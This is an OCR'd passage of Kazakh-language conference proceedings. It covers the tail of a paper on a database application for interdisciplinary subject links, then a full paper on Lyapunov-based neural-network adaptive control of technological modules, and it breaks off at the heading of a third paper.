Мәліметтер қорына кез-келген адам ене алмайды, себебі мәліметтер қорымен байланыс орнату үшін қолданушының міндетті түрде логин және паролі болу қажет. Егер де қолданушы логинді немесе парольді қате енгізген жағдайда терезеде қате мәлімет бергені туралы ақпарат шығады. Мәліметтер қорына қосылу төменде берілген 1.2-суретте көрсетілген. Яғни, суретте көрсетілгендей логин және пароль енгізу қажет жерлерге сәйкесінше мәліметтер қорында анықталған ақпаратты беру қажет.




Сурет 1.1. Мәліметтер қорына ену

Пайдаланушы логин және паролін енгізгеннен кейін «иә» батырмасын басады. Егер пайдаланушы барлық мәліметтерді дұрыс енгізген болса, онда «Сіз базаға ендіңіз. Қош келдіңіз!!!» деген тіркестер пайда болады (1.2-сурет). Ары қарай мәліметтер қорымен байланыс орнатылып, қолданушының жұмыс терезесі ашылады.




Сурет 1.2. Қолданушының мәліметтер қорына енгені туралы мәлімет

Бағдарлманың мәзірінде берілген «мәліметтермен жұмыс» батырмасын басқан кезде төмендегі 1.3-суретте көрсетілген ақпараттарды көре аламыз. Яғни «мәліметтермен жұмыс терезесі» сәйкесінше мамандықтар, пәндер, тақырыптар, ұғымдар және пәнаралық байланыс терезелерінен тұрады. Берілген барлық терезелер өзара бір-бірімен және мәліметтер қорымен байланысқан. Жоғарыда берілген терезелердің біреуін таңдау арқылы, біз соған сәйкес мәліметтерді ала аламыз.




Сурет 1.3. Мәліметтермен жұмыс терезесінің мәзірі

1.3-суретте көрсетілгендей «мәліметтермен жұмыс» терезесіндегі «ұғымдар» батырмасын басу арқылы біз келесідей ақпарат көздерін ала аламыз. Сәйкесінше төмендегі суретте берілгендей өзара бір-бірімен байланысқан, мәліметтер қорындағы «мамандық, пән, тақырып, ұғым» кестелеріндегі ақпарат шығарылған. Мысалы мамандықтар кестесінен «информатика» таңдаған кезде аталмыш мамандықта оқытылатын «алгоритм және твимс» пән атаулары пайда болады. «Алгоритм» пәнін таңдаған кезде сол пәнге сәйкес келетін «ақпараттық жүйе және АЖ қасиеттері» тақырыптары пайда болады. Ал, «Ақпараттық жүйе» тақырыбын таңдаған кезде тақырыпқа сәйкес «алгоритм, жүйе және ақпарат» ұғымдары пайда болады. Кестенің төменгі бөлігінде берілген «енгізу, өңдеу, жою» батырмалары мәліметтерді басқаруға көмектеседі.




Сурет 1.4. Ұғымдар терезесі

«Енгізу» батырмасын басқан кезде бағдарлама терезесінде 1.5-суретте көрсетілгендей терезе пайда болады. Берілген терезеде қажетті ақпаратты енгізіп «иә» батырмасын басқан кезде енгізілген ұғым автоматты түрде мәліметтер қорында сақталады, ал «жоқ» батырмасы әрекетті жүзеге асырмауды орындайды. «Өңдеу» батырмасы да дәл енгізу батырмасы тәрізді жұмыс жасайды. Яғни, қажетті мәліметті таңдап, сол мәліметті өзгерту әрекеті орындалады.




Сурет 1.5. Ұғымдарды мәліметтер қорына енгізу терезесі

Қажет емес мәліметті өшіру мақсатында жою батырмасын басқан кезде 1.6-суретте көрсетілгендей «Мәліметтер жойылды» деген ақпарат шығады. Нәтижесінде ақпарат мәліметтер қорынан да жойылады.



Сурет 1.6. Мәліметтерді жою туралы ақпараттың берілуі

«Мәліметтермен жұмыс» терезесінде орналасқан жұмыс нәтижесін көрсететін терезелердің бірі ол «пәнаралық байланыс» болып табылады. Яғни аталмыш формада нақты таңдалған мәліметтер бойынша екі пән арасындағы байланыс анықталады.



Сурет 1.7. Мәліметтерді жою туралы ақпараттың берілуі

Білім берудің жаңа сатысында пәнаралық байланыс ерекше контекстке ие болады. Мысалы ақпараттық-коммуникациялық технологиялар ғылыми тұрғыда терең, әрі күрделі сала болып табылады. Оны меңгеру кезінде білім берудің электронды құралдарының мүмкіндіктерін, ғаламтор желісінің потенциалын тағы басқа жинақталған теориялық, практикалық тәжірибелерді пайдалана отырып, орасан зор жұмыс атқарылуы қажет. Қазіргі таңда ақпараттық және коммуникациялық технологиялардың өте жылдам дамуы, адамзат білімінің, ойлау деңгейінің өсуі, іскерлік амалдардың кеңеюі, осыған қоса олардың қоғамда қолданылуы пәнаралық тәсілдерді жетілдіру мен оларды дамытуды жүзеге асырудың жаңа сатысына көшуді қажет етеді. Алайда аталған білім саласын тек бір бағытта ғана оқып үйрену, өте үлкен қателік болып табылады. Яғни оны нақты бір пән арқылы меңгермей, пәнаралық тәсілдердің көмегіне сүйене отырып, пәнаралық ой өрісті дамыта отырып оқып үйрену қажет. Сонымен қатар ақпараттық-коммуникациялық технологиялар тәжірибе барысында оқу пәндерінің шынайы интеграциясын жүзеге асыруға, жалпы пәндер мен арнайы пәндердің арасындағы түйісу нүктелерін табуға

мүмкіндік береді, осы арқылы әр түрлі білім беру салаларының интеграциясы мен пәнаралық байланыстар жүзеге асырылады.

«Білімді ұрпақ – болашақтың кепілі», – демекші, қазіргі таңда елдің болашақ азаматтарын қалыптастыру бағытындағы білім беру мәселесі – мемлекетіміздің басты саясатының бірі. Білім мен ғылымның ел дамуына оңтайлы әсер етуі үшін демократияландыру, оқыту жүйесін заман талабына сай үйлестіре алу міндеті туындап, білімге, бүкіл оқу-әдістемелік жүйеге жаңа талаптар қою қажет.

Пайдаланылған әдебиеттер

1. Датчик положения. - (Азбука робототехники) // Юный техник. – 2013. - № 10. 68-73 б.
2. Зверев И.Д. Взаимная связь учебных предметов. – М.: Знание, 1977. 213 б.
3. Зверев И.Д. Межпредметные связи в современной школе / Зверев И.Д., Максимова В.Н. - М.: Педагогика, 2011. – 160 б.
4. Ишакова Е.Н. Модель развития профессиональных компетенций бакалавров и магистров в области программной инженерии / Е.Н. Ишакова // Интеллект. Инновации. Инвестиции. – 2011. – №1. 100-103 б.
5. Максимова В.Н. Межпредметные связи в процессе обучения / В.Н.Максимова. - М., 1998.
6. Усова А.В. Самостоятельная работа учащихся в процессе изучения физики. М.: Высшая школа, 1984. - 168 б.
7. Федорец Г.Ф. Межпредметные связи в процессе обучения: учеб. Пособие / Г.Ф. Федорец. - Л.: Изд-во Ленинград. гос. пед. ин-та им. А.И. Герцена, 1983. 88 б.

ЛЯПУНОВТЫҢ ТІКЕЛЕЙ ӘДІСІ НЕГІЗІНДЕ ТИПТІК ТЕХНОЛОГИЯЛЫҚ МОДУЛЬДІ НЕЙРОЖЕЛІЛІК БАСҚАРУ. АБСОЛЮТТІ ОРНЫҚТЫЛЫҚТЫ ЗЕРТТЕУ

Сатпаева А.К., Әбенова А.С.

Л. Н. Гумилев атындағы Еуразия ұлттық университеті,
Астана қ., Қазақстан Республикасы
a.satpay@gmail.com, aizadaabenova@mail.ru

Аннотация. *Параметрі айқындалмаған физикалық объектінің нейрожелілік басқару міндеті қарастырылады. Технологиялық модульдер - бір қабатты нейрондық желілердің өзара параллель әрекеттесуімен жаңа технологиялық архитектура ұсынылады. Тікелей Ляпунов әдісіне және жылдамдықты градиент әдісіне негізделген абсолютті орнықты жүйелердің класында жедел оқыту және басқарудың жаңа алгоритмі құрылды. Адаптация алгоритмі нейронжеліні нақты уақыт режимінде оқыту арқылы жылдамдықты арттыруға, параметрлерін инициализациялау үшін тиімді процедураларды қолдануға мүмкіндік береді.*

1. Нейронды басқару міндеттерінің қойылуы

Қазақстандағы көлік инфрақұрылымының заманауи дамуының негізгі мәселесі көлік жүйелерін басқару мәселелері болып табылады. Көлік жүйелерін басқару мәселесі техникалық жүйелер мен технологиялық процестердің(ТП) шешілуіне әкелінеді[1].

l өзараәрекет етуші технологиялық модульден(ТМ) тұратын технологиялық процесті қарастырайық. ТМ жалпы, атақты құрылымға ие және ТП-ның *j*-ші кірісінен *i*-ші шығысына өтумен ерекшеленеді. Әрбір ТМ күрделі ТП-ның анықталған

функцияларын орындайды және объектінің сызықты дифференциалды жүйесімен және бейсызықты инерционды емес түрлендіргіштің (БИТ) тізбектелген байланысымен сипатталады. Мұндай ТМ абсолютті орнықты бейсызықты жүйелерді[2] құрайды. j –ші ТМ (j=1, l) теңдеуі келесі түрге ие[2]:

$$x = Ax + B(u + \sigma(t, z, u)) + \xi\,, \tag{1}$$

$$z = c^T x, \tag{2}$$

$$u = L\,z. \tag{3}$$

j индексі (1)-(3) теңдеу жүйелерінің параметрлері мен айнымалылары жазбаларының қысқалығы үшін алынады. (1) жүйесі шешімнің бар және бірегейлік талаптарына сәйкес болуы; $\varepsilon \equiv \vec{0}$ басқарылмайтын қоздыру n-өлшемді векторы болуы керек. (1)-(3) формулаларында: $x = (x_1, x_2, \dots, x_n)$ - j –ші ТМ-нің n-өлшемді күй векторы; $x \epsilon R^n$ R^n ; $u - j$ –ші ТМ-ді басқару, $u \epsilon U \epsilon C^1$;

$z - j$ –ші ТМ-ді бақылау;$z \in R^1$. A –$n \times n$ өлшемді тұрақты параметрлі анықталмаған Якоби матрицасы. $B = (B_1, B_2, \dots, B_n)$ - $n \times 1$ өлшемді параметрлері өзгертілетін тұрақты вектор;

$c = (c_1, c_2, \dots, c_n)$ – $1 \times n$ өлшемді берілетін бақылау параметрінің бағана векторы; L – параметрлі скалярлы регулятор; $\sigma(t, z, u)$– j –ші u басқару мен j -ші z бақылаудың бейсызықты түрлендіруімен алынатын бірқабатты персептронның скалярлы активация функциясы (АФ).

2. Активация функциясының қасиеттері

АФ нейрожелінің архитектурасын анықтайды[1]. Қазіргі таңда АФ таңдауы бойынша бірыңғай ұсыныстар жоқ. *off-line* режимде оқыту сигнал қателігін кері тарату алгоритмі тиімді. *on-line* режимде, яғни нейрожелі нақты уақытта жұмыс істеп, адаптивті регулятордың функцияларын орындаса, АФ келесі шартты қанағаттандырады:

$$0 \le zu\delta \le \widetilde{q_1}\alpha z^2 + \widetilde{q_2}\beta u^2, \tag{4}$$

мұндағы, $z \epsilon (-\infty; \infty)$, $\widetilde{q_2} \in [0,1]$,$\widetilde{q_1} = 1 - \widetilde{q_2}$; $\alpha \in [0, \alpha]$; $\beta \in [0, \beta]$; $\widetilde{q_1}, \widetilde{q_2}$ - сигналдарды кірістен шығысқа және керісінше орналастыруды анықтайтын, бақылау интервалында түзелітін айқын емес коэффициенттер; α , β – оң бөлігіндегі σ шектеулерінде айнымалы физикалық өлшемділікке сәйкес келетін күштік коэффициенттер[2].

БИТ $\sigma(\cdot)$ (4) теңдеуінің оң бөлігінде анықталады:

$$\sigma(t, z, u) = \widetilde{q_1}\alpha\frac{z}{u} + \widetilde{q_2}\beta\frac{z}{u} \tag{5}$$

(5) функциясының екі ерекше нүктесі бар: : z = 0; u = 0. Оларды изоляцияланған деп есептеледі, себебі z бақылау және u теңдеуі – скаляр функциялар, сондықтан (3) негізінде (5) келесі түрде беріледі[3]:

$$\sigma(t, z, u) = \sigma(L) = \widetilde{q_1}\frac{\alpha}{L} + \widetilde{q_2}\beta L \tag{6}$$

$\widetilde{q_1}, \widetilde{q_2}$ фиксацияланғанда, $\sigma(\cdot) = \sigma(L)$ тәуелділігі сур. 1 көрсетілген

(5),(6) формулалардан $\sigma(\cdot)$ функциясының қасиетін зерттей отырып, $\sigma(\cdot)$ функциясын келесідей жіктеуге болады:

1. Таңбаанықталған: $\sigma(\cdot) > 0$ егер $zu > 0$ ($z < 0, u < 0$ немесе $z > 0, u > 0$);

$$\sigma(\cdot) < 0 \text{ егер } zu < 0 \text{ (} z > 0, u < 0 \text{ немесе } z < 0, u > 0).$$


2. Ерекше $z = 0, L = 0$ нүктесі бар, бірінші ретті үзіліс орындалады:

$$\lim_{L\to 0^-} \sigma(L) = -\infty, \lim_{L\to 0^+} \sigma(L) = \infty \ ; \ \lim_{z\to 0^-} \sigma(t,z,u) = \infty, \lim_{z\to 0^+} \sigma(t,z,u) = \infty.$$

3. Экстремум екі нүктесі бар: $L = L^- = -\sqrt{\frac{\widetilde{q_1}\alpha}{\widetilde{q_2}\beta}}$ максимум нүктесі және $L = L^- = \sqrt{\frac{\widetilde{q_1}\alpha}{\widetilde{q_2}\beta}}$ минимум нүктесі. Экстремум нүктесінде σ функциясы келесі мәнге ие: $\sigma_{max} = \sigma^- = -2\sqrt{\widetilde{q_1}\widetilde{q_2}\alpha\beta}$, $\sigma_{min} = \sigma^- = 2\sqrt{\widetilde{q_1}\widetilde{q_2}\alpha\beta}$

4. Айқын емес симметриялы формасы бар: $L\delta > 0$ болғанда, $L \neq 0$. Шынында, бұл функциясы таңбасын $zu \neq 0$ шартында өзгертеді. $L < 0$ ($zu < 0$) болғанда, $\sigma(\cdot)$ функциясы III квадрантада анықталады (сур. 1) және $\sigma < 0$ теріс. $L > 0$ болғанда АФ I квадрантада орындалады және $\sigma > 0$ оң.

5. $L > L^-$ және $L < L^-$ болғанда, $\sigma(\cdot)$ функциясы I және III квадрантада $\pm\sqrt{\frac{\widetilde{q_1}\alpha}{\widetilde{q_2}\beta}}$ түзу көлбеуінің коэффициентімен сызықтыққа жақын[1].



Сур. 1 Реттеуіш параметр мәндерінен активация функциясының тәуелділігі

$B(u + \delta)$ БИТ нейрожелі теориясындағы j –ші ТМ және айқын емес жиын үшін нөлдік емес ығысуы бар бірқабатты персептрон немесе фаззификатор деп аталды, c^T жиын векторы - регрессор немесе дефаззификатор[1]. Адаптивті тәсілде физикалық объектінің параметрлері анықталмаған ішкі орнықты құрылымы бар деп есептеледі[3]. $\sigma(\cdot)$ сипаттамасының кейбір қасиеттері бейсызықты көрсетілген. Сонымен қатар, бірқабатты персептронның өзгертілетін күштік коэффициентінің B векторы белгісіз. L нейрореттеуішінің адаптивті параметрі арқылы j –ші ТМ оперативті басқаруын орындау қажет.

Ұсынылған тәсілдің негізінде өзгертілетін адаптивті басқару сызбасымен параллель орналасқан: j –ші ТМ шығыс сигналы $\lim_{t\to\infty} x(t) = x_* = \vec{0}$ мүмкіндігінше жақындау үшін, нейрожелі қарапайым контроллердің жұмысын беретін басқару параметрін өзгертеді. Мұндай j –ші ТМ басқару тұрақтандырылған деп аталады[3]. Адаптивті параметрлі нейрореттеуіштің синтезі үш кезеңде шешіледі: таңдалған бейсызықты жүйенің класы орнықтылыққа зерттеледі; $\lim_{t\to\infty} x(t) = \vec{0}$ адаптация мақсатын қамтамасыз ететін тұрақтандандырылған u басқару синтезделеді; орнықтылық шарттары бойынша нейрожелі параметрлері инициализацияланады.

3. Жүйенің Ляпунов бойынша орнықтылығы

Орнықтылық кез келген себептен туындаған бастапқы ауытқуынан кейін (1) жүйенің еркін қозғалысы ретінде қарастырылады. Қоздырушы емес қозғалыс $x_* = \vec{0}$ жүйенің (1) нөлдік шешімімен анықталады. Ляпуновтың орнықтылық тұжырымдамасының аналитикалық анықтамасы келесі түрде беріледі[4].

Анықтама. Егер $|x_i(0)| < \sigma, i = \overline{1,n}$ бастапқы шартында ε-ден тәуелді,берілген $\varepsilon > 0$ аз болғанда, $\sigma > 0$ орындалып, $0 < t < \infty$ интервалында шешуі үшін $|x_i(t)| < \varepsilon, i = \overline{1,n}$ шарты орындалса, нөлдік жүйе шешімі (1) орнықты.

Егер анықтама шарттары сақталса, $\lim_{t\to\infty} x(t) = x_* = \vec{0}$ шарты орындалса, онда (1) жүйенің нөлдік шешімі асимптотикалық орнықты.

Теорема. Егер (1)-(3) теңдеулер жүйесі оң таңбаанықталған – $V(t,z,u) = \widetilde{q_1}\alpha z^2 + \widetilde{q_2}\beta u^2$ функциясы болса, онда (6) түрінде бұл функцияның V туындысы да таңбаанықталған, бірақ қарсы таңбалы, егер бірдей уақытта келесі шарт орындалса

$$z\dot{z} < 0, L\dot{L} < 0. \tag{7}$$

(1) жүйенің шешімі асимптотикалық орнықты: $\lim_{t\to\infty} x(t) = x_* = 0$

Дәлелдеу. Ляпунова функциясы ретінде (4) теңсіздігінің оң жағы таңдалады: $V(t,z,u) = \widetilde{q_1}\alpha z^2 + \widetilde{q_2}\beta u^2$. (3) реттеуішінің теңдеуін ескере отырып, Ляпунов функциясының туындысын анықтаймыз

$$\dot{V} = 2\widetilde{q_1}\alpha z\dot{z} + 2\widetilde{q_2}\beta u\dot{u} = 2\left[\widetilde{q_1}\alpha + \widetilde{q_2}\beta L^2)zz \dot{+} \widetilde{q_2}\beta z^2 L\dot{L}\right].$$

Соңғы өрнектің анализі, $\widetilde{q_1}\alpha + \widetilde{q_2}\beta L^2 > 0, \widetilde{q_2}\beta L^2 > 0$ екенін көрсетеді. Онда соңғы теріс таңбаанықталғандық $\dot{V}$ үшін теоремадағы (7) шарты орындалуы керек. (7) орнықтылық шарты нақты айқын емес симметриялы формадан $\sigma(L)$ тәуелді емес. Сондықтан олар (1)-(3) жүйелерінің абсолютті орнықтылық шарты да болып табылады. Осыдан кейін Ляпунов функциясы $\dot{V} < 0$, төменгі шекті монотонды кемімелі функция $\lim_{t\to\infty} V(t,z,u) = 0$ болып табылады[4]. Сәйкесінше, жеткілікті асимптотикалық орнықтылық шартына $\lim_{t\to\infty} x(t) = x_* = 0$ ие болады: $z = 0, u = 0$ нүктелері ерекше нүкте болғандықтан, жеткілікті асимптотикалық орнықтылық шарты $\sigma(L)$ функцияның көлденең $L^{\pm}$ және горизонтальды $\sigma^{\pm}$ асимптоталарымен шектелген кейбір облыста орындалады. Бұл облыс сырғылған режимдер облысы деп аталады. $L > L^+$ және $L > L^-$ болғанда, функция сызықты тәуелділікке жақын, сәйкесінше, параметрлік реттеуіш аргументтің өзгеру L облысында квазисызықты болып табылады[5].

Сырғылған режимдер облысында теореманың (7) шарты орындалуы қажет. (7) бірінші орнықтылық шарты практикада шығыс мөлшердің – өлшенуі мен оның

туындысымен орындалады. (7) екінші шарты жылдамдықты градиент әдісімен тұрақтандырылған басқарудың параметрлік синтезінің алгоритмдік ұйымдастырылған процедурасы арқылы орындалады.

4. Жылдамдықты градиент әдісімен (ЖГӘ) тұрақтандырылған басқарудың параметрлік синтезі

Нейрожеліні эталонды модель негізінде құру j –ші ТМ әр түрлі градиентті әдістермен орындала алады. Тұрақтандырылған басқару синтезінің міндетінің құрылуы ЖГӘ бойынша келесідей беріледі[3].

j –ші ТМ күйі – $x \in R^n$, u басқару – скалярлы, $z \in c^T x \in R^1$ скалярлы мөлшер бақыланады. j –ші ТМ эволюциясын өлшенетін $\sigma(t, z, u)$ функциясы скалярлы u басқаруға аддитивті қосымшасы және (4) шектеуіне тәуелді (1^*) дифференциалды жүйесі сипаттайды. B – тұрақты n-өлшемді вектор. Басқару бақыланатын мөлшерден сызықты тәуелді: $u=Lz$.

A матрицасы және B векторы алдына ала белгісіз. x күй айнымалысының z бақылауын ескеретін C векторы беріледі. $L=L(t)$ параметрлік реттеуішін синтездеу талап етіледі.

Басқарудың мақсаты - $\lim\limits_{t\to\infty} x(t) = \vec{0}$ шартының орындалуы - $J = 0{,}5x^T Hx$ жергілікті функционалының шегінде минимизациясына сәйкес келеді, мұндағы, H – $n \times n$ өлшемді симметриялы матрицасы оң анықталған. Бейсызықты параметрлік реттеуіштің синтезі үшін ЖГӘ дифференциалды түрде алынады. Жергілікті функционалдың толық туындысын анықтаймыз:

$$\dot{J} = 0{,}5(x^T H\dot{x} + \dot{x}^T Hx) = x^T H[(A + LBc^T)x + B(\frac{\widetilde{q_1}\alpha}{L} + \widetilde{q_2}\beta L)]$$

L параметрі бойынша градиентті есептейміз

$$\nabla_L \varphi(x, L) = x^T HB(z - \frac{\widetilde{q_1}\alpha}{L^2} + \widetilde{q_2}\beta)$$

ЖГӘ сызбасы бойынша синтезделетін бейсызықты скалярлы реттеуіш дифференциалды формада келесі түрге ие:

$$\dot{L} = -\gamma \nabla_L \varphi(x, L) \tag{8}$$

(1), (2), (3) жүйелері (4) түрінде АФ шектеуіндегі j –ші ТМ адаптация алгоритмі келесі түрге ие

$$\dot{L} = -\gamma x^T HB(z - \frac{\widetilde{q_1}\alpha}{L^2} + \widetilde{q_2}\beta) \tag{9}$$

мұндағы, $\gamma > 0$ – L параметрі бойынша градиенттің кему қозғалысын анықтайтын оң сан.

$$HB=c \tag{10}$$

j –ші ТМ адаптация алгоритмін $c^T = B^T H$ ескеріп,келесі түрде аламыз:

$$\dot{L} = -\gamma(z - \frac{\widetilde{q_1}\alpha}{L^2} + \widetilde{q_2}\beta)z \tag{11}$$

5. Бастапқы шарттардың инициализациясы

$\lim_{t\to\infty} x(t) = \vec{0}$ адаптациясы мақсатына жету үшін j –ші ТМ нөлдік шешім теңдеуінің орнықтылық шарттары, адаптация алгоритмінің алғашқы шартының инициализациясына әкеледі. (10) теңдеуін қолданып, H матрицасын J жергілікті функционал және (9) бойынша келесі теңсіздік орындалуы үшін таңдау ұсынылады[2]:

$$HA_* + A_*^T H < 0 \qquad (12)$$

мұндағы, $A_* \widehat{=} A + LBc^T$ - кейбір $c = c_*$ түрінде (1),(2),(3) жүйелерінің L реттеуішімен тұйықталған берілетін гурвиц матрицасы. A_* матрицасы физикалық объектінің сызықты реттеуішпен тұйықталған кіріс-шығыс сипаттамалары мәндерімен алынады. (12) теңсіздігі Ляпуновтың қозғалыс орнықтылығы туралы екінші леммасына сәйкес келеді және адаптация алгоритмі мақсатқа жеткізетін техникалық жүйелер класын көрсетеді.

Адаптация алгоритмнің бастапқы шарттарын инициализациялау келесідей:

1) Mat Lab Toolbox LMI пакетімен Ляпуновтың (12) матрицалық теңсіздік жүйелерін сызықты бағдарламанады және H матрицасы анықталады.

2) $x_k(k = \overline{1,n})$ шығыс сигналының $c = c_*$беріледі, (10) арқылы B вектор параметрлерін есептейміз $B = H^{-1}c_*$.

3) Теореманың орнықтылық шартын пайдаланып, *L(0)* адаптация алгоритмнің (11) бастапқы шарттарын анықтаймыз[2].

Адаптация алгоритмнің (11) келесі бастапқы шарттары z шығыс сигналының дискретизация периодына тең нақты уақытта анықталады.

Келесі оперативті оқыту мен j –ші ТМ басқаруы адаптация алгоритмі $0 < \widetilde{q_2} < 1$ (11) бойынша орындалады. $\widetilde{q_2} = 1$, болғанда, нейрожелінің оқыту процесі тоқтатылады. Нейрожелі қарапайым адаптациялы реттеуіш ретінде жұмыс істейді.

Қорытынды

Мақалада ЖГӘ бойынша параметрлік басқаруы негізінде нейрожелілік нақты уақыт режимінде оқыту арқылы жылдамдықты арттыруға, дәстүрлі технологиялар негізінде адаптивті құрылыммен жасанды нейрожелі байланысатын гибридті желіні пайдалануға, нейрожелілік параметрлерді инициализациялау үшін тиімді процедураларды қолдануға мүмкіндік беретін тиімді адаптация алгоритмі құрылды.

Бірқабатты нейрожелі негізінде адаптация алгоритмін практикалық түрде жүзеге асыру үшін элементтері өзара байланыс құрылымы орнықты физикалық объектіні сипаттайтын дифференциалдық теңдеудің ретін білу жеткілікті.

Жүйенің сызықты бөлігінің орнықты шешімдер облысы $L < 0$ шартымен анықталғанда, оның дәстүрлі адаптивті тәсілден айырмашылығы L реттеуішіндегі мүмкін мәндер облысындағы нейронды құрылымы $L \epsilon R^1$ сандарының барлық жиынтығы болып табылады.

Әдебиеттер

1. Крылов А.А., Сизых В.Н., Чумак А.Г. Методика структурно-параметрического синтеза нейросетевой модели продольного движения воздушного транспортного средства// Современные технологии. Системный анализ. Моделирование. 2011. № 1 (29). С. 129–134.

2. Мухопад Ю.Ф., Пашков Н.Н., Сизых В.Н. Адаптивный подход к нейронному управлению одним классом абсолютно устойчивых систем. М. : Изд-во РАЕ, 2011. №8. Ч. 1. С. 139–147.

3. Срагович В.Г. Адаптивное управление. М. : Наука, 1981. 384 с.

4. Попов Е.П. Теория нелинейных систем автоматического регулирования и управления.
М. : Наука, 1988. 256 с.
5. Уткин В.И. Скользящие режимы и их применение в системах с переменной структурой.
6. М. : Наука, 1974. 272 с.

ХАОСТЫҚ ПРОЦЕССТЕР ҮШІН ЛЯПУНОВ КӨРСЕТКІШТЕРІН АНЫҚТАУДЫҢ НЕЙРОЖЕЛІЛІК ТӘСІЛІ

Сатпаева А.К., Кадиргалиева С.К.
Л.Н. Гумилев атындағы Еуразия ұлттық университеті,
Астана қ., Қазақстан Республикасы
